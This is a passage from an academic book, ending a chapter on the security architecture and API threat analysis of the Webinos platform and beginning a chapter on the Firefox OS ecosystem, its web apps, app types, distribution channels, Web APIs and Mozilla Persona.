The *Webinos* platform offers a set of APIs to expose the device and the personal zone's capabilities to applications. These include an *authentication API*, which provides to authorized applications the current authentication status of users, and may ask the runtime to (re)authenticate the user; *discovery* which allow applications to discover services without any previous knowledge of the service, and many others (the complete list and description is available in the official deliverable (The *Webinos* Consortium, 2012b).

Each API may have unique security and privacy concerns. Each must be considered in turn and any API-specific threats need to be mitigated. This process also helps to mitigate one of the bigger threats identified in section 4: the exploitation of the underlying platform through misuse of *Webinos* APIs. To approach this problem, we performed a risk analysis process shared among several partners of the project. Selected parties reviewed each API, either due to their security expertise or their involvement with the development of the API and therefore insights into potential threats. Most analysis data was reviewed by another partner before it was considered finished. Creativity was encouraged as part of this exercise, as well as other suitable data sources, like The Mozilla WebAPI security analysis (Mozilla, 2012) and,

```

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

since many APIs derive from previous efforts by the W3C and WAC, their original considerations on security and privacy.

The findings of this process were conveyed as a series of recommendations and reported to the API developers to inform and modify the API (which within the project is an iterative process). Since API developers were often aware of performance issues, but more rarely of the security implications, this analysis allows for a threat-aware development.

Analysts structured their feedback in a manner that was quick to read, following a specifically developed template. The template suggested that analysts consider various personas, data sources and attack vectors. More specifically, the template allowed obvious threats that misuse of this API could cause to users to be highlighted, taking into account the assets the API gives access to, as well as what happens if the API is excessively used. This considered several *Webinos* personas and took advantage of any persona-specific security and privacy consideration (developed in *Webinos* in parallel to the specification development).

The template has a specific section for threats based on remote invocation of the API (i.e., when called from another device and/or by another user, what are the additional security concerns?). It also allowed analysts with implementation experience to describe their concerns. Developer-specific threats were considered through use of the two developer personas. For instance, analysts were asked how a developer or their application might be caused harm if they used or relied on a certain AP. Finally, threats to device manufacturers, operators, and other stakeholders were also considered: e.g. excessive bandwidth consumption for telecommunications operators.

As a result of the threat analysis several mitigations were recommended. These primarily involved setting default permissions or identifying excessive use of an API, but others were also suggested.

Example Analysis

As an example, we consider the Context API (other API's threat analyses are described in the *Webinos* official deliverable). This API allows access to a user's context data through either explicit queries or a subscription model. Context events include all API calls. Specific threats identified include privacy, confidentiality and non-repudiation topics:

- Any application can monitor what the user is doing and has done, and can react to particular events. This might be used for targeted adverts, physical or cyber stalking, targeted theft or burglary and identity theft.
- Any application can potentially see which files have been opened, where the user has been, contact information, and so on. Depending on implementation, this could include the content of files and more. An application might use this to gain access to APIs and resources it does not have permission for.
- Users may want to go unmonitored and need to turn off context collection at times. If this is hard to do or unclear, it might result in embarrassment or a loss of reputation.

No specific threats have been identified for remote invocation of this API, because this API primarily uses a central database.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

From implementation experience, two availability risks were raised: subscribing to common context events might slow down the platform considerably, making it unusable, and too many queries to the context API might over-use bandwidth and cause either a loss of battery power of expensive mobile phone bills.

Developers using this API should be aware that context data could be inconsistent or misused, thus provide a false impression for developers. For example, if a user turns on and off their context data, it may make them appear to have different behaviour to reality.

Finally, from other stakeholders' point of view, too many queries to the context API might over-use bandwidth and reduce battery life.

Mitigations suggested varied from conservative prevention, turning off context collection by default and providing controls for turning on/off collection and clearing the database, to allowing for fine grained controls and deletion of data (suitable for users aware of what context aspect make available). To enable awareness of the API usage, the system should provide feedback for when applications query context data. Another suggestion was the creation of a figr-grained taxonomy of context data, to allow strict integration with the access control system, and allowing for a bare minimum collection of information about API calls.

Finally, as default policy, access to this API should be denied by default to trusted sources (this allow user to be aware when the requests are done) and always denied to untrusted (unknown) sources.

Analysis Results

The API threat analysis highlighted the fact that APIs should be more privacy aware, e.g. the Discovery API is privacy-invasive due to its use of persistent identifiers for *Webinos* services; this facilitates user fingerprinting, and is unnecessary for "impersonal" services, while the Calendar API and the Messaging API expose a great deal of information to requesting applications, even if not always required. e.g. for Calendar, an application which requires only the free/busy status of a user will still be given details of every calendar entry. Privacy friendliness could be achieved by a finer grained detail of the API interface (so application can obtain only the interface which exposes the minimum required user information) and the use of an Intent-style approach where the application is unaware of the service fulfilling a request.

It is also useful to make a clear distinction between types of application: 'system level' and 'Web level'. These have different potential security levels, and address the two types of use case considered within *Webinos*. On the one hand, applications requiring only slightly more functionality than that provided by the Web browser. On the other, system-level applications which are more trusted and need to have greater access to device features. Web applications could be executed in a normal Web browser and should be given access to a limited set of APIs in a more privacy-friendly way (e.g. discovery). This is because Web applications are vulnerable to a wide range of attacks which are difficult to mediate at the API level. By contrast, system level applications will run in a secure execution environment (a widget runtime) which protects them from attacks by plugins, or through cross-site scripting. They have the potential to access more APIs and may have fewer privacy constraints. These apps should only be installed from app stores and must be pre-vetted, but when they are installed they are able to do much more.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

SECURE STORAGE

The *Webinos* platform uses and stores data which may have security and privacy requirements. For example, many of the personas may use applications to monitor health data, to read personal emails, or to store valuable work fipla. As such, it is important to address threats and mitigations to vulnerabilities affecting data at rest.

Because most platforms already provide some mitigation to attacks on stored data, *Webinos* does not attempt to solve every problem. Table 5 shows how the threats from section 4 may be mitigated. In the case of Application content theft, we do not attempt to provide a DRM solution but expect that one could be implemented over the top of *Webinos*.

DISCUSSION

We sum up now a set of principles the lessons learned from two years of work in developing the security framework.

Tablets, smartphones, laptops, and cars are all designed to be mobile. This significantly increases the risk of a device being lost or stolen. Sensitive data should either not be stored in mobile devices or protected by secure storage available on the devices. More sensibly, revocation must be primarily concerned with removing a lost and potentially rogue device from the personal network, recalling the security inclination of the potential users (for many *Webinos* personas revocation must be a one-click process, and must also not rely on the user having another enrolled device to hand).

The interoperability of Web applications—which provide a common, accessible Web server for communication—should be re-used to make personal networks available to any device capable of making outgoing connections to Web servers. Mechanisms which requires an always-on connection (e.g. for authentication, synchronization, PKI management) would greatly benefit of this availability, while the management cost would be outsourced to the Internet infrastructure and to the provider. We believe this is an enabler for a efficient scaling of complex security solutions (like PKI) on mobile networks with frequently changing IP addresses.

Table 5. Examples of suggested mitigation for data-at-rest's reference threats

Threat	Mitigation
Native malware	Provide anti-malware tools and allocate each native application in its own private storage area
Device theft	Provide full disk encryption
Webinos malware	*Webinos* will provide isolated storage for each application, require additional permissions to access shared areas
Online data leak	The PZH can be designed to minimize risk by storing as little data as possible. PZH providers should provide disk encryption and should follow best practice guidelines to avoid vulnerabilities. Keys should be stored privately using either a trusted hardware device or a separate fipr system.
App content theft	No mitigation
Data blackmail	Offer backup and recovery tools.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

It is better to delegate the tasks to the underlying OS when a security mechanisms is platform specific and low-level. It is time consuming to design an application middleware, which is capable of interacting with all low-level security mechanisms on all platforms. Each platform has different application security infrastructures, so protection from malware is hard to achieve in a truly cross-platform manner.

Furthermore, the underlying OS can use a device-specific solution, with the advantage that this should be well tested by frequent use. For example, the best way to protect private keys is likely to be device-specific. Some devices support secure hardware which may provide a high level of protection. Furthermore, devices in different contexts will have different authentication requirements: e.g., a shared PC might only unlock private keys after authenticating the end user, whereas a mobile device may be assumed to belong to one person only.

The use of secure hardware capabilities should be the object of further investigation inside *Webinos*. It would be useful because hosted applications may be running on insecure remote platforms and this could be assessed through use of attestation on the host and verification on the user's device (Lyle, 2010). If the host is found to be running an untrustworthy configuration then the application may not be installed, or if the host changes configuration it could result in a new assessment.

The emerging cross-platform scenarios are young and admit misinterpretation as the security implications of these scenarios are unclear. For example, device keys are not always a factor of user authentication, this is because personal devices are designed to be mobile, thus is more secure to use a device key to identify the device only, and only as a second factor when the device is appropriate: e.g., a laptop or mobile phone with a single user and a login prompt. This contrasts with some literature (e.g. Balfanz et al., 2005), which identifies that certificates could be treated like capabilities, but is corroborated by some threat scenarios we investigated, e.g. when a device is stolen and then access to core security zone management is admitted only on the basis of the private key.

CONCLUSION AND FUTURE WORK

In this paper we presented the design of *Webinos*, providing insights into the motivation behind security choices and the overall architecture, as well as the literature which inspired our work

We used *personas* in order to support usable security design. Most of the *Webinos* personas we expect to already have identities on the Web (e.g. from social networks, email accounts, and homepages). Some were tech-savvy, and thus not comfortable with having multiple online accounts in different contexts. A mapping from Web-based identity to a public key or certificate is therefore a good way to allow users to find each other through acceptable Web identities (obtained by a combination of user and device as suggested by (Ford et al., 2006)), while benefitting from the stronger security guarantees inherent in a public key infrastructure. This leverages existing relationships and avoids the discovery and bootstrapping problems often associated with PKI (Balfanz et al., 2005). It also minimizes the need for passwords. Since PKI terminology must not be exposed to end users, all keys and certificates should be generated automatically, and there should never be a prompt or question asked to users referring to these things. However, even if we conceal details of the authentication and identity management *Webinos* system, we believe that further research is needed in this field, especially to develop empirical evidence of the usefulness of our proposed approach.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

We also plan further studies on authentication and identity classification, as well as investigations into stronger integration with social networks. For example, adopting a social network reputation and review system could be a way to reduce reliance on the public key infrastructure for *application* security. Application certificates are one source of information on trustworthiness, but social networks may provide more useful information, e.g. if 90% of the user's friends rate an application highly, this information may help the user decide whether to trust the application or not. On a similar theme, recommendations from particular users might trigger policy settings which allow the application to be installed with minimal authorisation. In this way, *Webinos* could present to the end user a comfortable security model, since similar to today's social network model, and thus could enhance acceptability, avoid misinterpretation and enable user's security-wise behaviour.

ACKNOWLEDGMENT

The research described in this chapter was funded by EU FP7 *Webinos* Project (FP7-ICT-2009-5 Objective 1.2). We thank all our project partners as this chapter draws upon their work.

Chapter 24
Firefox OS Ecosystem:
Ambitions and Limits of an Open Source Operating System for Mobile Devices

ABSTRACT

Firefox OS is an operating system for mobile devices. It is developed by Mozilla and is based on web technologies. Developed applications are therefore not tied to a given type of hardware. Mozilla works on standardisation of Web APIs, so that the device hardware could be accessed more easily. It also introduced its sign-in system for the Web and furthermore, it wants to redefine the way payments work for mobile applications. Firefox OS is not directly competing with Android and iOS, although it has some common target markets with Android. It could be an opportunity to weaken the iOS and Android duopoly. For now it targets users that don't have smartphones yet and is mostly used on low-end devices. The biggest challenge of Firefox OS is to assure a stable position in the mobile OS ecosystem and to get a large volume of users. Mozilla has an ambition to improve the web and make the web the platform. However developing the Firefox OS and ensuring its important place on the market is difficult because of technological and business limits that will be discussed in this chapter.

INTRODUCTION

Firefox OS is a new, emerging operating system that is developed for mobile devices such as smartphones and tablets, but there is also some ongoing work on smart TVs. It is developed by Mozilla as an open source solution that aims to be free from any proprietary technology. The aim of this chapter is to describe the Firefox OS environment. It gives a global view of the solution and also positions it relatively

to other players, i.e. OS, identity and payment providers. The research is mainly focused on Web Apps and Web APIs but also on Mozilla's solutions concerning identity and payment.

In the first section, the general Firefox OS environment is presented. The characteristics and motivations of target users are given. Also operating systems, which can compete with Firefox OS, are described. In the end of this section the architecture and the design of Firefox OS are presented.

The second section is devoted to Web Apps and Web APIs. Web Apps are applications that are built using web technologies, i.e. HTML5, JavaScript and CSS. Web APIs allow accessing devices hardware and data stored on a given device. Thanks to Web APIs, Web Apps can interact with the hardware by using JavaScript. In this section the history of Web Apps is presented. It is followed by a comparison of Web Apps and native applications. Later more details of different types of Web Apps are given. The process of creating and distributing these applications is presented. Finally, different types of Web APIs and corresponding security policies are listed.

The third section is focused on the identity solution introduced by Mozilla. Mozilla Persona (previously known as BrowserID) is an alternative to Google Login or Facebook Connect. It allows signing in by using any of user's existing e-mail addresses. In this section the sign-in process is presented and the BrowserID protocol used by Persona is described in detail. Also the reasons of Mozilla Persona could not get enough users are given.

The fourth section is devoted to the payment solution. Mozilla's strategy and business model are given and paid apps with a receipt protocol are described. Also in-app payments and mozpay technology are presented in detail, including the whole payment flow. The research presented in this chapter is valid for Firefox OS v.1.0, but the changes in the following versions are also discussed. Mozilla's payment model is still a work in progress and may completely change in the future. For now Mozilla decided going to depreciate mozpay and focus more on payment provider primitives.

In the end of the chapter the conclusions are given. The strengths of the system are presented, as well as recent failures of identity and payment solutions. Also the future improvements and investments are discussed.

FIREFOX OS ENVIRONMENT

Firefox OS (Mozilla Developer Network: Firefox OS, n.d.) is an operating system for mobile devices such as smartphones and tablets. It is developed by Mozilla but it aims to be free from any proprietary technology.

Firefox OS uses a Linux kernel and boots into a runtime engine that lets users run applications developed entirely using web technologies, like HTML5, JavaScript, CSS. Thanks to this solution, the entire user interface is a web application that is capable of launching other web apps, which are just web pages with enhanced services and access to device's hardware.

According to Mozilla evangelists, the founders of Firefox OS do not want it to compete with other actors, but it is supposed to improve the web in general, since for the Mozilla community the web is the platform (The Mozilla Blog, 2012). "Mozilla is dedicated to putting the power of the Web in people's hands, and Firefox OS frees consumers, developers, mobile providers and manufacturers from the limitations and restrictions of proprietary platforms," said Dr. Li Gong, Chief Operating Officer of Mozilla (The Mozilla Blog, 2014a).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

As a result Firefox OS is not directly competing with Android or iOS, although it has some common target markets with Android. With its low-end and mid-end offer it targets mostly emerging countries and does not plan to launch a high-end offer. The focus is given on volume of users and differentiation. Firefox OS creators want more and more users and to achieve that they offer affordable devices. There is even a $25 smartphone with Firefox OS (Shankland, 2014).

Devices, Manufacturers, Carriers and Customers

Creators of Firefox OS understand that no mobile OS can exist without a rich marketplace. In order to attract new users, marketplace needs to grow fast. That is why Mozilla wants to encourage developers to create web apps by offering them various advantages, like: simplicity, open standards, developed community. Also developers actively working on Firefox OS have a possibility of getting a phone for testing.

Building web apps for Firefox OS is simple, because only web technologies are used. Web apps are flexible and can be run across different platforms. Also Mozilla is working on a set of open standards, for example for accessing device's hardware, that will even more simplify the development process and will make web apps more universal. Firefox OS is not limited to one market place so there is no vendor controlled ecosystem. Developers may upload their apps to any marketplace or just distribute it from their websites. Firefox OS is also attractive because Mozilla has already an existing community of about 450 million of Firefox's desktop users.

Web technologies are easy to get familiar with for developers. In case of developing a simple web application there is even no SDK needed. It can help to grow the marketplace fast but it may also lead to a lot of low quality apps, built by semi-developers.

Mozilla, to offer developer phones, cooperates with Geeksphone that provides two phones created especially for developers (building apps, testing, etc.): Keon, Peak and the newest Revolution. Prices are not elevated although it is not easy to purchase those phones, since there are a lot of developers interested in them.

To enter the market Mozilla is cooperating with different manufacturers and carriers that help them to launch Firefox OS based phones. Cooperating manufacturers are: Alcatel, ZTE, Geeksphone, LG. Main cooperating carriers are (distributing Firefox OS with their mobile contracts): Deutsche Telekom and Telefonica. At first Mozilla launched Firefox OS phones in two countries: Spain and Poland. In Spain clients of Telefonica's low cost line (Movistar) could buy a ZTE Open device (69€ with 30€ of credit included) since July 2013. Also in July 2013 T-Mobile Poland offered the Alcatel One Touch Fire for 99€ or 0.23€ with a mobile contract (about 10€/month). Deutsche Telecom already sales Firefox OS devices in Germany and is planning to launch Firefox OS phones in two other countries: Hungary (Magyar Telekom) and Greece (Cosmote). There were also launches in 2013 in Latin America, e.g. Venezuela and Colombia.

So far all Firefox OS phones are low cost. The hardware and performances are limited, although it may be enough since target clients are users that purchase this phone as their first smartphone ever. They don't have a lot of expectations and they are not comparing the performances with high end devices. Also retail channels were planned in China, India and Africa. It is important to highlight that phones that Mozilla put on the market depend also on their partners and what they think they can sell in a given country.

Firefox OS targets a specific type of clients - people that don't have smartphones yet. That is why Mozilla's OS is offered on low cost phones with a very basic hardware. That is what it teamed up with SpreadTrum chipset maker in order to offer phones at an extremely competitive price - only $25 (The Mozilla Blog, 2014).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Competition

There are two operating systems that have a very strong presence on the market: iOS and Android. There is also Windows Phone that is trying to build its way. There is already quite a competition and except Firefox OS, there are other systems that are already under development. For this moment Firefox OS is the only one that was widely launched and that has already gained a certain amount of users, so it may be assumed that some of those customers will remain loyal to this brand.


Tizen (Tizen, n.d.)is an open source Linux based mobile OS created by Samsung and Intel. This OS offers a hybrid approach, which means using native application layer along with web technologies such as HTML5. Tizen was struggling with different rumors e.g. about abandoning the project. It also lost the support of DTT DoCoMo that was supposed to launch a Tizen device. Finally, there are plans to launch Samsung Z with Tizen in Russia in the second half of 2014. As a result the future of Tizen and its influence on Firefox OS are still not sure.

Ubuntu Touch is an open source mobile interface for Ubuntu created by Canonical. It also offers a hybrid approach: native applications (built in Qt) and web technologies (HTML5). It uses the same technologies as Ubuntu Desktop, what makes it different is that it provides a desktop experience when connected to an external monitor. Summer 2013 Canonical launched a crowd-funding project in order to collect money and build a smartphone dedicated to Ubuntu Touch. Even though it collected a significant amount of money, it was below their expectations. As for now there are plans to launch Ubuntu Touch phones in Spain from BQ and in China from Meizu (Trenholm, 2014).

Sailfish (Jolla, n.d.) is a Linux based mobile OS with a proprietary user interface. It is created by Jolla (ex-developers of Nokia's MeeGo). Cooperating carrier or manufacturers are not confirmed yet but the system can be run on Android hardware. It offers a rich hybrid technology and is available to run Android apps in addition to HTML5 and Qt. Jolla smartphones are currently available for 349€ and can be shipped in European Union.

Architecture and Design

Firefox OS is based completely on web technologies. The whole operating system is kind of a web browser that is able to launch other web applications. There are three main layers: Gaia, Gecko, Gonk. The simplified schema is presented on the Figure 1 that was based on Mozilla's security infrastructure (Mozilla Developer Network: Firefox OS security overview, n.d.)



Gaia (Mozilla Developer Network: Gaia, n.d.) is a user interface, so everything that appears on the screen after Firefox OS starts. Technologies used to develop Gaia are: JavaScript, HTML and CSS. It accesses lower levels by using Web APIs. As long as standard APIs are used, it is not important what kind of operating system is used below.

Gecko (Mozilla Developer Network: Gecko, n.d.) is the application runtime. It is the layer that provides framework for app execution. It implements HTML5, CSS and JavaScript, so its function is to read the web content and render it to user's screen. It also implements Web APIs used to access device's hardware.

Gonk (Mozilla Developer Network: Gonk, n.d.) is the lower lever operating system. It is just a very simple Linux distribution. It consists of a Linux Kernel, software libraries and hardware abstraction layer (HAL). Gecko can be run on other operating systems, although Mozilla has a full control over Gonk, so more interfaces can be exposed to Gecko.

Figure 1. Firefox OS Architecture

Firefox OS (or Boot to Gecko, B2G as it was called before) can be built and installed on different mobile devices. There are some devices designed especially for Firefox OS. It can be also built on Linux or Mac and flashed to other supported devices, but this action will remove operating system currently installed. Unfortunately performances on devices that are not dedicated to Firefox OS are not perfect, but if it improves in the future it would allow installing Firefox OS on old devices, that are not efficient enough to run the newest Android versions. It is also possible to install Firefox OS as a desktop client, although no device APIs will be accessible. The fastest way to test a web app is to use a Firefox OS simulator that can be installed within Firefox browser.

The design of Firefox OS is not very different from interface that is known in Android or iOS. There is a typical home screen (in the middle) and the notifications/settings can be seen here when sliding down. The home screen contains also a research box allowing searching for an application: either installed locally either on the Internet. When sliding to the right, all installed applications can be seen.

WEB APPS AND WEB APIS

Firefox OS is aimed to be free from a proprietary technology so as an effect flexible and open. There should be no more device or vendor fragmentation. There is no need to develop apps for a specific hardware or operating system. All apps are supposed to be built once and run everywhere. It is possible thanks to Web Apps and Web APIs.

Web Apps are applications that are built using web technologies, like HTML5, JavaScript and CSS. They can run on any modern web browser, including those for desktops and mobiles devices (Mozilla Developer Network. App Center, n.d.).

Web APIs allow accessing devices hardware and data stored on this device. Thanks to them it is possible to develop web applications that interact with the hardware by using JavaScript. Mozilla is trying to make those APIs standard so there would be consistent APIs for all browsers no matter the operating system or device (Mozilla Developer Network. WebAPI, n.d.).

Focus on Web Apps

History of Web Apps: Problems of Innovative Ideas When Technology Is Not There Yet

The story of Web apps started in 2007. Apple launched its iPhone and wanted to have a full control over their technology. Apple didn't want to allow any third party native apps because they could cause devices crashes and as an effect ruin iPhone's reputation. That is why the company thought about Web apps that were defined as little programs that run inside the mobile browser.

As it was discussed by Bell (2011), Steve Jobs was enthusiastic about the idea: "The full Safari engine is inside of iPhone. And so, you can write amazing Web 2.0 and Ajax apps that look exactly and behave exactly like apps on the iPhone. And these apps can integrate perfectly with iPhone services. They can make a call, they can send an e-mail, they can look up a location on Google Maps. And guess what? There's no SDK that you need! You've got everything you need if you know how to write apps using the most modern web standards to write amazing apps for the iPhone today. So developers, we think we've got a very sweet story for you. You can begin building your iPhone apps today."

The result was not what Steve Jobs expected. The browser technology was not there yet. Built web apps needed to access wireless network all the time and didn't give enough control over the phone, meaning that they did not allow accessing device hardware. Users started "jailbreaking" their phones in order to install not official native apps that could be installed directly on the phone and run faster than Web apps. In order to discourage users from using unofficial applications, in 2008 Apple announced an official SDK for native apps and an App Store opening for business. Since then Apple gained a full control over all applications. It also has a significant revenue share thanks to its App Store policy for paid applications.

There were other attempts to use HTML5 to build different applications. Wooga a social network game and mobile development company tried to develop its game "Magic Land Island" in HTML5. They started working on it in 2011 but in June 2012 they stopped the development and released it as an open source project. The project was abandoned because the browser technology was not advanced enough and the app was not running smoothly, for example there were problems with updating and charging different levels. Although Philipp Moeser, co-founder and CTO at Wooga still believes in HTML technology and mentioned on the official Wooga site (2012): "We're very proud of the work we've done with HTML5 over the past year. With some of the most talented software engineers in the industry working on the project here at Wooga, we're confident that the community will find lots to learn within Pocket Island and use our experience to progress the technology even further. HTML5 certainly has the potential to be a complete game changer, but the technology isn't there yet".

Also Facebook abandoned the project of creating a Facebook app in HTML, because the app was to slow and not responsive enough. Mark Zuckerberg, the founder of Facebook became less optimistic about HTML5 technology: "We burnt two years, it was really painful. I think probably we'll look back and say it was one of the biggest mistakes, if not the biggest strategic mistake we've made. But, we're coming out of that now" (Fell, 2012).

There are also applications that prove that HTML5 and Web apps are worth investing in. An award-winning Financial Times Web app proves that web apps can be as good as native apps. Normally all apps that provide magazine subscriptions have to not only share their revenues with app stores but also let the app stores maintain all the data. Financial Time wanted to maintain total control over the subscription

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

pricing and subscriber data, so it decided to build a Web app that could be saved on a phone as a bookmark. The app was launched in 2011 and after a year over 1 million users switched to it from the native app. Mary Beth Christie, Product Director even said that most of the users don't see any performance difference: "We've had super positive response from users overall. But the experience is so close many people probably did not recognize the difference" (Jacobs, 2012).

Web Apps vs. Native Apps

Given the history, in some cases Web apps work well, but for certain types of applications the technology is not advanced enough. It is not possible to compare native apps to Web apps (Heilmann, 2012). Both types of apps have the same usage, although they behave in a completely different way. Native apps have better performances: they are faster and more responsive. On the other hand they are less flexible. They seem to be tied to the hardware and business models. Web apps are the opposite, they can be written once and deployed everywhere but it has its price: they are less optimized and slower.

There also exists a hybrid approach, for example by using a Phone Gap. Web apps can be encapsulated and run on different platforms. Of course this approach is also limited and influences the performances. PhoneGap (PhoneGap, n.d.) is an open source framework. It uses to bridge web applications and mobile devices. Thanks to this approach it is possible to build cross-platform applications by using HTML5, JavaScript and CSS.

Types of Applications/Web Content

There are two types of Firefox OS applications: hosted and packaged. Hosted apps are those that are run from a server at a given domain. Packaged apps are zip files containing all app assets (HTML, CSS, JavaScript files and app manifest).

Hosted apps can be run or installed from any website. It proves the fact that Firefox OS was designed to be open and free from any proprietary technology, so there is no app store and no restricted business model needed. Hosted apps can be divided into two types:

- Normal web content – normal websites that can be displayed in a mobile web browser. They cannot access to critical or sensitive functionalities of a device and all explicit permissions need to be requested at a runtime.
- Installed Web apps – they are pretty much the same thing as a normal web content. The main difference is that they can be installed on a device. Since no app store is used, there are no code reviews. Apps are installed from a website and there can be only one app by origin. All explicit permissions should be requested at runtime and the data usage intensions should be showed to the user. This is explained more in the section "App manifest".

Packaged apps are zip files containing all apps assets like HTML, CSS and JavaScript files. At first Mozilla wanted to implement only hosted apps but finally for security reasons they decided to implement packaged apps. It was the only way to sign applications and assure secure access to sensitive APIs. Depending on security and access levels there are three types of packaged apps:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Regular – it corresponds to hosted installed Web app. The only difference is that it is packed in a zip file and can be downloaded from an app store. It does not have access to any critical or sensitive functionalities of a device and all explicit permissions and data usage intensions have to be requested at runtime. It can be signed by marketplace but without any advanced code review or authentication process.
- Privileged – applications that are equivalent to a native app that can access sensitive functionalities of a device. For security reasons they require authentication and code review by a trusted store that also signs them cryptographically. All explicit permissions are requested at runtime and data usage intensions are showed to the user. Also Content Security Policy for preventing cross-site scripting attacks needs to be used.
- Certified – applications that can access critical functionalities of a device. It needs a high security level so an approval of carrier or OEM is necessary. All permissions are implicit and cannot be modified by a user. As for privileged apps Content Security Policy for preventing cross-site scripting attacks needs to be used.


App Manifest

When creating Web apps for Firefox OS, the important difference between a Web app and normal web content is that a Web app needs to have an app manifest. An app manifest is a JSON file providing important information about the app: version, name, description, and domains the app can be installed from. What is the most important it contains a list of Web APIs that an app wants to access with a description why a given privilege is needed – that allows user to consciously install an app. It needs to be hosted at the same origin as the app. Also there can be only one app per origin, because otherwise apps would be able to examine each other's local storage. The origin of an app is the protocol, domain and port of the URL – all together. It is shown in the following examples (Mozilla Developer Network. App manifest FAQ, n.d.). Each of the following URLs is a different origin:

- http://example.com
- http://example.com:8080 (different port)
- https://example.com (different protocol)

The following URLs are the same origin:

- http://example.com:80
- http://example.com
- http://example.com/drawingApp
- http://example.com/notesApp



App manifest after the installation is stored locally, so the device can check for unexpected changes in case for example application updates.

Creating a Web App

On the Figure 2 a flow of creating a Web app is presented.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. Web app creation

Firstly a developer may either create a completely new website or use an existing one. Later an app manifest for this app needs to be created. It can be checked via an online manifest checker. What makes a Web app different from a traditional website is that it can be installed – it is achieved by adding an Install/Update code to a website.

Secondly a developer should decide on what Web APIs he wants to use.

- If he uses only regular APIs he can either build a packaged app or a hosted app. If he decides to create a hosted app he can directly deploy it on his server or any publicly accessible Web server, for example GitHub. If he decides to build a packaged app he can post in on a Marketplace, it will be signed but no detailed code review will be performed.
- If he uses privileged APIs, he can only create a packaged app that is equivalent to a native app. The app will have to pass a code review (done by a trusted marketplace) before being signed and published on a marketplace.
- If he uses certified APIs, he needs to get an approval of OEM or Carrier. Certified apps are used for critical functions on a Firefox OS device. They also need to pass a detailed code review before being signed and published - usually they are preinstalled before they get to the final user.

Distribution Channels

Mozilla does not lock its users (clients or developers) into one marketplace or business models. It gives the possibility of creating different marketplaces. It is also possible to access or install Web apps directly from a website.

The Table 1 shows all possible distribution channels and the Web apps that they provide. It is shown that certified apps can be only preinstalled on the phone. It is done for the security reasons since they

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. Web apps distribution channels

Distribution channel	Certified	Privileged	Regular
Preinstalled on a phone	✓	✓	✓
Official Mozilla Marketplace - Firefox OS - Firefox Browser - Firefox Aurora for Android	✗	✓	✓
3rd party marketplace approved by Mozilla	✗	✓	✓
3rd party marketplace not approved by Mozilla	✗	✗	✓
Website	✗	✗	✓

access critical services. However for security reasons privileged apps can be only installed from Mozilla approved marketplaces (Firefox OS Marketplace or Mozilla's partners' stores). For the moment it is not clear how one can become an approved marketplace. Since Mozilla controls all APIs, it decides also about who can access it. To access more privileged APIs an institution would have to individually contact Mozilla in order to become an authorized partner.

Currently there are over thousands apps on the Firefox Marketplace but this number is increasing every day.

Focus on Web APIs

Mozilla makes a big effort in order to standardize Web APIs. Thanks to those APIs, mobile applications would no longer be built for specific devices but for HTML5 in general. As a result, apps will be built once and run everywhere. There will be no more device fragmentation. HTML5 application will be able to access hardware or data storage directly by using JavaScript.

Types of Web APIs

As it was mentioned in previous chapters there are different types of Web APIs with corresponding security levels. Regular APIs can be accessed without any restrictions. Privileged APIs are reserved for packaged Web apps and require a code review and signature by a trusted app store. Certified apps are reserved for packaged Web apps and require an approval of OEM or carrier, a code review and a signature – those are apps that need to be preinstalled on a device.

As it was explained in the chapter before, there are different security policies. Permissions may be explicitly or implicitly granted. Explicitly granted permissions are for regular and privileged APIs. They are enumerated and described in the manifest and require a user consent at a runtime. They can be modified via the permission manager. That is an advantage comparing to native apps where changing permissions is more complicated, however it is still under development and may change in the future. Implicitly granted permissions are reserved for certified APIs. They are also enumerated in the manifest although they are granted without even prompting the user. User can inspect them but he cannot modify them.

WebAPI wiki (Mozilla Wiki: WebAPI, n.d.) gives a list of all available APIs. APIs names are quite self-explanatory. Most of them allow accessing devices hardware (Vibration API, Battery Status API), devices storage (Device Storage API) or network functionalities (Mobile Connection API, TCP Socket

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

API). There are some APIs that give developers interesting features. For example Push Notifications allow apps to be woken up when receiving notifications. Mozilla also implements WebActivities that are similar to Google's Web Intents. WebActivities allow inter-app communication and delegating an activity to another application (Mozilla Wiki: WebActivities, n.d.). As it is shown in wiki (Mozilla Wiki: WebAPI, n.d.) APIs are still a work in progress, but most of them can be already tested by developers.

IDENTITY

Mozilla introduced its sign-in system for the Web. Mozilla Persona (Mozilla Persona, n.d.), previously known as browserID, is an alternative to Google Login or Facebook Connect. It is the easy way to sign-in by using any of user's existing e-mail addresses. It is a big advantage because e-mail is already a fully-distributed system and probably every person surfing the Internet has an e-mail address. E-mail address can be also verified independently, without the participation of an e-mail provider.

Persona makes adding authentication features much easier for the developers, since implementing it requires very little code and there are some libraries already provided. It also has multiple advantages for users, like more control over information they share. The user should be given a simple one-click experience with the least amount of confirmation messages. There is no need of site-specific passwords or registration. It also allows users to manage their different e-mail addresses and to keep their identities separate (for example possibility of having different identity for professional and private usage). The whole authentication is done only by e-mail address, identity provider does not need any additional information (like phone number for OpenID) and it is not aware of user's identity. Mozilla Persona implements BrowserID Protocol. It also supports Gmail and Yahoo addresses by using the identity bridging.

There exist different identity APIs. The ones that are widely used are Facebook Connect and Google + Sign-in. Facebook Connect uses OAuth 2.0 (RFC 6749, 2012) protocol, whereas Google+ Sign-in uses OpenID Connect (OpenID, n.d.) that is an identity layer on top of the OAuth 2.0. The Table 2 gives the comparison of this APIs.

